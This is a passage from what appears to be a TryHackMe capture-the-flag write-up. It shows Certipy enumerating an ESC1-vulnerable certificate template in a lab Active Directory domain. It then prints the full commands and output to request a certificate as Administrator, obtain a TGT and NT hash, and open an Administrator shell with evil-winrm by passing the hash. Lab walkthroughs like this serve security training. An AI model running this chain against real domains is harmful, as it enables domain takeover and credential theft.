    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
                                          UseLegacyProvider
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 4
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2026-10-25T20:46:40+00:00
    Template Last Modified              : 2026-10-25T20:46:46+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : RUBBERSTAMP.LOCAL\Domain Admins
                                          RUBBERSTAMP.LOCAL\Domain Users
                                          RUBBERSTAMP.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : RUBBERSTAMP.LOCAL\Administrator
        Full Control Principals         : RUBBERSTAMP.LOCAL\Domain Admins
                                          RUBBERSTAMP.LOCAL\Enterprise Admins
        Write Owner Principals          : RUBBERSTAMP.LOCAL\Domain Admins
                                          RUBBERSTAMP.LOCAL\Enterprise Admins
        Write Dacl Principals           : RUBBERSTAMP.LOCAL\Domain Admins
                                          RUBBERSTAMP.LOCAL\Enterprise Admins
        Write Property Enroll           : RUBBERSTAMP.LOCAL\Domain Admins
                                          RUBBERSTAMP.LOCAL\Domain Users
                                          RUBBERSTAMP.LOCAL\Enterprise Admins
    [+] User Enrollable Principals      : RUBBERSTAMP.LOCAL\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
...
ESC1
First, we use Certipy again to request a certificate using the vulnerable template, specifying Administrator as the subject:
1
2
3
4
5
6
7
8
9
10
11
$ certipy req -u 'svc-iisweb@rubberstamp.local' -k -target srv01.rubberstamp.local -dc-ip 10.113.161.143 -dc-host srv01.rubberstamp.local -ca rubberstamp-SRV01-CA -template PrivClientAuth -upn Administrator@rubberstamp.local
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@rubberstamp.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
With the certificate we requested, we can authenticate using its Client Authentication capability to obtain both a TGT for the Administrator account and its NT hash:
1
2
3
4
5
6
7
8
9
10
11
12
$ certipy auth -pfx administrator.pfx -dc-ip 10.113.161.143
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@rubberstamp.local'
[*] Using principal: 'administrator@rubberstamp.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@rubberstamp.local': aad3b435b51404eeaad3b435b51404ee:74[REDACTED]f9
Finally, we use evil-winrm with the obtained NT hash to establish a shell as Administrator and complete the room by reading the root flag at C:\Users\Administrator\Desktop\root.txt.
1
2
3
4
5
6
$ evil-winrm -i srv01.rubberstamp.local -u Administrator -H 74[REDACTED]f9

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
rubberstamp\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
THM{[REDACTED]}